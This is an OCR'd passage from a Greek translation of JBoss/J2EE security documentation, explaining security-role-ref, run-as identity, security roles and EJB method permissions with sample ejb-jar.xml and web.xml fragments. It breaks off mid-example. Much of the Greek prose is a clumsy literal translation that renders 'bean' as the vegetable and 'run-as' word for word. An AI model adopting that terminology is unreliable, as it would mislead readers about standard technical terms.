
J2EE πρότυπο ασφάλειας και την ολοκλήρωση της ασφάλειας συνήθειας μέσω ενός στρώματος πληρεξούσιου ασφάλειας.

Η εφαρμογή προεπιλογής του δηλωμένου προτύπου ασφάλειας είναι βασισμένη σε ενότητες και σε θέματα σύνδεσης επικύρωσης της Java και υπηρεσιών έγκρισης (JAAS). Το στρώμα πληρεξούσιου ασφάλειας επιτρέπει την ασφάλεια συνήθειας που δεν μπορεί να περιγραφεί χρησιμοποιώντας το δηλωτικό πρότυπο που προστίθεται σε ένα EJB που με τέτοιο τρόπο να είναι ανεξάρτητο από το επιχειρησιακό EJB αντικείμενο. Πρίν περάσουμε στις λεπτομέρειες της εκτέλεσης ασφάλειας JBoss, θα αναθεωρήσουμε EJB και servlet τα πρότυπα ασφάλειας προδιαγραφών, καθώς επίσης και JAAS για να καθιερώσουμε το ίδρυμα για αυτές τις λεπτομέρειες.


5.1.1Το πρότυπο ασφάλειας του J2EE

Το J2EE, το πρότυπο ασφάλειας δεδομένου ότι περιγράφει τους ρόλους και τις άδειες ασφάλειας σε έναν τυποποιημένο περιγραφέα XML παρά την ενσωμάτωση της ασφάλειας στο επιχειρησιακό τμήμα σας. Αυτό απομονώνει την ασφάλεια από τον ισόπεδο κώδικα επειδή η ασφάλεια τείνει να είναι περισσότερο μια λειτουργία όπου το συστατικό επεκτείνεται από μια έμφυτη πτυχή του επιχειρησιακού εργαλείου.

Παραδείγματος χάριν, εξετάστε ένα τμήμα του ATM που πρόκειται να χρησιμοποιηθεί για να έχει πρόσβαση σε έναν τραπεζικό λογαριασμό. Οι απαιτήσεις, οι ρόλοι και οι άδειες ασφάλειας θα ποικίλουν ανεξάρτητα για το πώς έχετε πρόσβαση στον τραπεζικό λογαριασμό, βασισμένο σε ποια τράπεζα διαχειρίζεται τον λογαριασμό, όπου το ATM βρίσκεται, και ούτω καθεξής. Η εξασφάλιση μιας J2EE εφαρμογής είναι βασισμένη στην προδιαγραφή των απαιτήσεων ασφάλειας εφαρμογής μέσω των τυποποιημένων J2EE περιγραφέων επέκτασης. Εξασφαλίζετε την πρόσβαση στα τμήματα EJBs και Ιστού σε μια επιχειρηματική εφαρμογή με τη χρησιμοποίηση των περιγραφέων της επέκτασης ejb-jar.xml και web.xml. Τα εξής τμήματα εξετάζουν το σκοπό και τη χρήση των διάφορων στοιχείων ασφάλειας.



Εικόνα 9 Ένα υποσύνολο του EJB 2.0 μοντέλου που απεικονίζει τα στοιχεία της ασφάλειας




Εικόνα 10 Ένα υποσύνολο του Servlet 2.2 μοντέλου που απεικονίζει τα στοιχεία της ασφάλειας

Ο σκοπός και η χρήση των διαφόρων κομματιών ασφαλείας που απεικονίζονται στα παραπάνω διαγράμματα θα εξηγηθούν παρακάτω.

5.1.2 Αναφορές ασφαλείας

Όπως, τα EJBs, έτσι και τα servlets μπορούν να δηλώσουν ένα ή περισσότερα στοιχεία για ρόλους ασφαλείας- REF, όπως φαίνεται στην εικόνα 11, «στοιχείο ρόλου ασφάλειας-REF». Αυτό το στοιχείο δηλώνει ότι ένα συστατικό χρησιμοποιεί την αξία ρόλος- ονόματος ως επιχείρημα στη μέθοδο isCallerInRole (σειρά). Με τη χρησιμοποίηση της μεθόδου isCallerInRole, ένα συστατικό μπορεί να ελέγξει εάν ο επισκέπτης είναι σε έναν ρόλο που έχει δηλωθεί με ένα στοιχείο ρόλου ασφαλείας-REF/ρόλος- ονόματος. Η αξία στοιχείων ρόλος- ονόματος πρέπει να συνδέθει με ένα στοιχείο ρόλου ασφαλείας μέσω του στοιχείου ρόλος-συνδέσεων. Η χαρακτηριστική χρήση του isCallerInRole είναι να εκτελεσθεί ένας έλεγχος ασφαλείας που δεν μπορεί να καθοριστεί με τη χρησιμοποίηση των βασισμένων στοιχείων μέθοδος-αδειών.



Εικόνα 11 Το ατοιχείο "security-role-ref"

Παράδειγμα 1. Ένα απόσπασμα από ένα ejb-jar.xml descriptor που δείχνει την χρήση του στοιχείου "secutity-role-ref".

Κώδικας

```
<!-- A sample ejb-jar.xml fragment -->
<ejb-jar>
  <enterprise-beans>
    <session>
      <ejb-name>ASessionBean</ejb-name>
      ...
      <security-role-ref>
          <role-name>TheRoleICheck</role-name>
          <role-link>TheApplicationRole</role-link>
      </security-role-ref>
    </session>
  </enterprise-beans>
  ...
</ejb-jar>
```


Παράδειγμα 2. Ένα απόσπασμα από ένα web.xml descriptor που δείχνει την χρήση του στοιχείου "secutity-role-ref".

Κώδικας

```
<web-app>
    <servlet>
        <servlet-name>AServlet</servlet-name>
        ...
        <security-role-ref>
            <role-name>TheServletRole</role-name>
            <role-link>TheApplicationRole</role-link>
        </security-role-ref>
    </servlet>
    ...
</web-app>
```

5.1.3 Ταυτότητα ασφάλειας

Ένα EJB έχει την ικανότητα να διευκρινίσει ποιά ταυτότητα πρέπει να χρησιμοποιήσει και πότε να επικαλεστεί τις μεθόδους σε άλλα συστατικά χρησιμοποιώντας το στοιχείο ασφάλεια- ταυτότητας.



Εικόνα 12 Το στοιχείο "security-identity"

Η ταυτότητα επίκλησης μπορεί να είναι αυτή του τρέχοντος επισκέπτη ή μπορεί να είναι ένας συγκεκριμένος ρόλος. Η μηχανή «συναρμολόγησης» της εφαρμογής χρησιμοποιεί το στοιχείο ασφάλεια-ταυτότητας με ένα στοιχείο παιδιών χρήση-επισκέπτης- ταυτότητας για να δείξει ότι η ταυτότητα του τρέχοντος επισκέπτη πρέπει να διαδοθεί ως ταυτότητα ασφάλειας για τις επικλήσεις μεθόδου που γίνονται από το EJB.

Διάδοση της ταυτότητας επισκέπτη είναι η προεπιλογή που χρησιμοποιείται ελλείψει μιας ρητής δήλωσης στοιχείων ταυτότητας ασφαλείας. Εναλλακτικά, η μηχανή «συναρμολόγησης» της εφαρμογής μπορεί να χρησιμοποιήσει τρέξιμο- όπως/στοιχείο παιδιών ρόλος- ονόματος για να διευκρινίσει ότι ένας συγκεκριμένος ρόλος ασφάλειας που δίνεται από την αξία ρόλος- ονόματος πρέπει να χρησιμοποιηθεί ως ταυτότητα ασφάλειας για τις επικλήσεις μεθόδου που γίνονται από το EJB.

Αξίζει να σημειωθεί ότι αυτό δεν αλλάζει τη ταυτότητα του επισκέπτη, όπως γίνεται με τη μέθοδο EJBContext.getCallerPrincipal(). Μάλλον, οι ρόλοι ασφαλείας του επισκέπτη προσδιορίζουν τον ενιαίο ρόλο που διευκρινίζεται από τρέξιμο-όπως/την αξία στοιχείων ρόλος- ονόματος. Μια περίπτωση χρήσης για τρέξιμο ως στοιχείο είναι να αποτραπούν οι εξωτερικοί πελάτες από την πρόσβαση εσωτερικού EJBs. Ολοκληρώνεται αυτό με την ανάθεση των εσωτερικών στοιχείων μέθοδος-άδειας EJB που περιορίζουν την πρόσβαση σε έναν ρόλο που ορίζεται ποτέ σε έναν εξωτερικό πελάτη. Το EJBs που πρέπει να χρησιμοποιήσει εσωτερικό EJB διαμορφώνεται έπειτα με τρέξιμο, όπως ρόλος- όνομα ίσο με τον περιορισμένο ρόλο. Το ακόλουθο τεμάχιο περιγραφέα εξηγεί τη χρήση στοιχείων ασφάλεια- ταυτότητας.

Κώδικας

```
<!-- A sample ejb-jar.xml fragment -->
<ejb-jar>
    <enterprise-beans>
        <session>
            <ejb-name>ASessionBean</ejb-name>
            <!-- ... -->
```

```
            <security-identity>
                <use-caller-identity/>
            </security-identity>
        </session>
        <session>
            <ejb-name>RunAsBean</ejb-name>
            <!-- ... -->
            <security-identity>
                <run-as>
                    <description>A          private          internal
role</description>
                    <role-name>InternalRole</role-name>
                </run-as>
            </security-identity>
        </session>
    </enterprise-beans>
    <!-- ... -->
</ejb-jar>
```

Όταν χρησιμοποιείται το στοιχείο <run-as>, τόσο για να ορίσεται έναν συγκεκριμένο ρόλο στις εξερχόμενες κλήσεις, ο JBoss συνδέει τον ρόλο σε γενικό χρήστη με εξουσιοδοτημένο (ανώνυμο). Εάν θέλετε άλλου είδους ρόλο σύνδεσης για να συνδεθείτε με την κλίση, πρέπει να συνδέσετε έναν <run-as>. Το ακόλουθο τεμάχιο συνδέει έναν προιστάμενο, που ονομάζεται εσωτερικός με «RunAsBean» από το προγενέστερο παράδειγμα.

Κώδικας

```
<session>
    <ejb-name>RunAsBean</ejb-name>
    <security-identity>
        <run-as-principal>internal</run-as-principal>
    </security-identity>
</session>
```

Το τρέξιμο ως στοιχείο είναι επίσης διαθέσιμο στους ορισμούς servlet σε ένα αρχείο web.xml. Το ακόλουθο παράδειγμα επιδεικνύει πώς ορίζεται ο ρόλος InternalRole σε ένα servlet:

Κώδικας

```
<servlet>
    <servlet-name>AServlet</servlet-name>
    <!-- ... -->
    <run-as>
        <role-name>InternalRole</role-name>
    </run-as>
</servlet>
```

Οι κλίσεις από αυτό το servlet θα συνδεθούν με τον ανώνυμο ρόλο. Το <run-as>, όπως το κύριο στοιχείο είναι διαθέσιμο στο αρχείο jboss-web.xml για να διορίσει έναν συγκεκριμένο ρόλο για να πάει μαζί με <run-as> ως ρόλο. Το ακόλουθο τεμάχιο

επιδεικνύει πώς να συνδέσει έναν ρόλο που ονομάζεται «Internal» στο servlet στο προγενέστερο παράδειγμα.


Κώδικας

```
<servlet>
    <servlet-name>AServlet</servlet-name>
    <run-as-principal>internal</run-as-principal>
</servlet>
```

5.1.4 Ρόλοι ασφαλείας

Το όνομα ρόλου ασφάλειας που παραπέμπεται είτε από το ρόλο ασφαλείας-REF, είτε το στοιχείο ασφάλεια ταυτότητας, πρέπει να χαρτογραφήσει ένα από τους δηλωμένους όρους στην εφαρμογή. Μια μηχανή κατασκευής (assembler) της εφαρμογής καθορίζει τους λογικούς ρόλους ασφάλειας με τη δήλωση των στοιχείων της ασφάλειας ρόλου. Η αξία ρόλος ονόματος είναι ένα λογικό όνομα ρόλου εφαρμογής όπως του διοικητή, του αρχιτέκτονα, SalesManager, κ.λπ.

Οι J2EE προδιαγραφές σημειώνουν ότι είναι σημαντικό να ληφθεί υπόψη ότι οι ρόλοι ασφάλειας στον περιγραφέα επέκτασης χρησιμοποιούνται για να καθορίσουν τη λογική άποψη ασφάλειας μιας εφαρμογής. Οι ρόλοι που καθορίζονται στους J2EE περιγραφείς επέκτασης δεν πρέπει να μπερδευτούν με τις ομάδες χρηστών, τους χρήστες, τους προισταμένους και άλλες έννοιες που υπάρχουν στο στόχο της επιχείρισης για το λειτουργικό περιβάλλον. Οι ρόλοι περιγραφέα επέκτασης είναι κατασκευάσματα εφαρμογής με τα εξαρτώμενα από το πεδίο ονόματα εφαρμογής. Παραδείγματος χάριν, μια τραπεζική εφαρμογή να χρησιμοποιήσει τα ονόματα ρόλου, όπως BankManager, αφηγητής ή πελάτης.



Εικόνα 13 Το στοιχείο “security-role”

Στον JBoss, ένα στοιχείο του ρόλου ασφαλείας χρησιμοποιείται μόνο για να χαρτογραφήσει τις τιμές ρόλου ασφαλείας- REF/ ρόλος- ονόματος. Οι ορισμένοι ρόλοι του χρήστη είναι μια δυναμική λειτουργία του διευθυντή ασφάλειας, δεδομένου ότι θα δείτε όταν συζητάμε τις λεπτομέρειες της εκτέλεσης JBossSX. Το JBoss δεν απαιτεί τον καθορισμό των στοιχείων του ρόλου ασφαλείας προκειμένου να δηλωθούν οι άδειες μεθόδου. Εντούτοις, η προδιαγραφή των στοιχείων του ρόλου ασφαλείας είναι ακόμα μια συνιστώμενη πρακτική να εξασφαλιστεί φορητότητα στους διακομιστές εφαρμογών και για τη συντήρηση περιγραφέα επέκτασης.

Παράδειγμα 3, «ένα τεμάχιο περιγραφέα ejb-jar.xml που επεξηγεί τη χρήση στοιχείων ασφάλεια-ρόλου» παρουσιάζει τη χρήση του ασφάλεια- ρόλου σε ένα αρχείο ejb-jar.xml.

Κώδικας

```
<!-- A sample ejb-jar.xml fragment -->
<ejb-jar>
    <!-- ... -->
    <assembly-descriptor>
        <security-role>
            <description>The single application role</description>
            <role-name>TheApplicationRole</role-name>
        </security-role>
    </assembly-descriptor>
</ejb-jar>
```

Παράδειγμα 3. Ένα απόσπασμα από ένα ejb-jar.xml descriptor που δείχνει την χρήση του στοιχείου “secutity-role”.


Κώδικας

```
<!-- A sample web.xml fragment -->
<web-app>
    <!-- ... -->
    <security-role>
        <description>The single application role</description>
        <role-name>TheApplicationRole</role-name>
    </security-role>
</web-app>
```

Παραδειγμα 4. Ένα απόσπασμα από ένα web.xml descriptor που δείχνει την χρήση του στοιχείου “secutity-role”.

5.1.5 Δικαιώματα μεθόδων του EJB

Ένα πρόγραμμα υπολογιστή μπορεί να θέσει τους ρόλους που επιτρέπονται για να επικαλεσθούν ένα EJB και μακρινές μεθόδους διεπαφών μέσω των δηλώσεων στοιχείων μέθοδος- άδειας.




Εικόνα 14 Το στοιχείο “method-permission”

Κάθε στοιχείο μέθοδος- άδειας περιλαμβάνει ένα ή περισσότερα στοιχεία παιδιών ρόλος- ονόματος που καθορίζουν τους λογικούς ρόλους που επιτρέπονται για να έχουν πρόσβαση στις μεθόδους EJB, όπως προσδιορίζονται από τα στοιχεία παιδιών μεθόδου. Μπορείτε επίσης να διευκρινίσετε ένα ανεξέλεγκτο στοιχείο αντί του στοιχείου ρόλος- ονόματος για να δηλώσετε ότι οποιοσδήποτε επικυρωμένος χρήστης

μπορεί να έχει πρόσβαση στις μεθόδους που προσδιορίζονται από τα στοιχεία παιδιών μεθόδου.

Επιπλέον, μπορείτε να δηλώσετε ότι κανένας δεν πρέπει να έχει πρόσβαση σε μια μέθοδο που έχει το στοιχείο αποκλειθέντων- καταλόγων. Εάν ένα EJB έχει τις μεθόδους που δεν έχουν δηλωθεί, όπως προσιτές από έναν ρόλο χρησιμοποιώντας ένα στοιχείο μέθοδος- άδειας, οι μέθοδοι EJB προκαθορίζουν στον αποκλεισμό από τη χρήση. Αυτό είναι ισοδύναμο με τον προκαθορισμό των μεθόδων στον κατάλογο εξαίρεσης.



Εικόνα 15 Το στοιχείο "method"

Υπάρχουν τρεις υποστηριγμένες μορφές των δηλώσεων στοιχείων μεθόδου. Ο πρώτος χρησιμοποιείται για την αναφορά σε όλες τις μεθόδους διεπαφών σπιτιών και συστατικών του ονομασμένου επιχειρηματικού φασολιού:

Κώδικας

```
<method>
    <ejb-name>EJBNAME</ejb-name>
    <method-name>*</method-name>
</method>
```

Το δεύτερο ύφος χρησιμοποιείται για την αναφορά σε μια διευκρινισμένη μέθοδο της διεπαφής σπιτιών ή συστατικών του ονομασμένου επιχειρηματικού φασολιού:

Κώδικας

```
<method>
    <ejb-name>EJBNAME</ejb-name>
    <method-name>METHOD</method-name>
</method>
```

Εάν υπάρχουν πολλαπλές μέθοδοι με το ίδιο υπερφορτωμένο όνομα, αυτό το ύφος αναφέρεται σε όλες τις υπερφορτωμένες μεθόδους. Το τρίτο ύφος χρησιμοποιείται

για να αναφερθεί σε μια διευκρινισμένη μέθοδο μέσα σε ένα σύνολο μεθόδων με ένα υπερφορτωμένο όνομα:

Κώδικας

```
<method>
    <ejb-name>EJBNAME</ejb-name>
    <method-name>METHOD</method-name>
    <method-params>
        <method-param>PARAMETER_1</method-param>
        <!-- ... -->
        <method-param>PARAMETER_N</method-param>
    </method-params>
</method>
```

Η μέθοδος πρέπει να καθοριστεί στη διευκρινισμένη επιχείρηση σπίτι του φασολιού ή μακρινή διεπαφή. Οι τιμές στοιχείων μεθόδου «par»είναι πλήρως - κατάλληλο όνομα του αντίστοιχου τύπου παραμέτρου μεθόδου. Εάν υπάρχουν πολλαπλάσιες μέθοδοι με την ίδια υπερφορτωμένη υπογραφή, η άδεια ισχύει για όλες τις ταιριάζοντας με υπερφορτωμένες μεθόδους. Το προαιρετικό στοιχείο μεθόδου «intf» μπορεί να χρησιμοποιηθεί για να διαφοροποιήσει τις μεθόδους με το ίδιο όνομα και την υπογραφή που καθορίζονται και στο σπίτι και στις μακρινές διεπαφές ενός επιχειρηματικού φασολιού. Παράδειγμα 5, «ένα τεμάχιο περιγραφέα ejb-jar.xml που επεξηγεί τη χρήση στοιχείων μέθοδος-άδειας.» παρέχει τα πλήρη παραδείγματα της χρήσης στοιχείων μέθοδος-άδειας.

Παράδειγμα 5. Ένα απόσπασμα από ένα ejb-jar.xml που απεικονίζει την χρήση του “method-permission” στοιχείου.

Κώδικας


```
<ejb-jar>
    <assembly-descriptor>
        <method-permission>
            <description>The employee and temp-employee roles may
access any
                method of the EmployeeService bean </description>
            <role-name>employee</role-name>
            <role-name>temp-employee</role-name>
            <method>
                <ejb-name>EmployeeService</ejb-name>
                <method-name>*</method-name>
            </method>
        </method-permission>
        <method-permission>
            <description>The employee role may access the
findByPrimaryKey,
                getEmployeeInfo, and the updateEmployeeInfo(String)
method of
                the AardvarkPayroll bean </description>
            <role-name>employee</role-name>
            <method>
                <ejb-name>AardvarkPayroll</ejb-name>
```

```
                <method-name>findByPrimaryKey</method-name>
            </method>
            <method>
                <ejb-name>AardvarkPayroll</ejb-name>
                <method-name>getEmployeeInfo</method-name>
            </method>
            <method>
                <ejb-name>AardvarkPayroll</ejb-name>
                <method-name>updateEmployeeInfo</method-name>
                <method-params>
                    <method-param>java.lang.String</method-param>
                </method-params>
            </method>
        </method-permission>
        <method-permission>
            <description>The admin role may access any method of the
                EmployeeServiceAdmin bean </description>
            <role-name>admin</role-name>
            <method>
                <ejb-name>EmployeeServiceAdmin</ejb-name>
                <method-name>*</method-name>
            </method>
        </method-permission>
        <method-permission>
            <description>Any authenticated user may access any method
of the
                EmployeeServiceHelp bean</description>
            <unchecked/>
            <method>
                <ejb-name>EmployeeServiceHelp</ejb-name>
                <method-name>*</method-name>
            </method>
        </method-permission>
        <exclude-list>
            <description>No fireTheCTO methods of the EmployeeFiring
bean may be
                used in this deployment</description>
            <method>
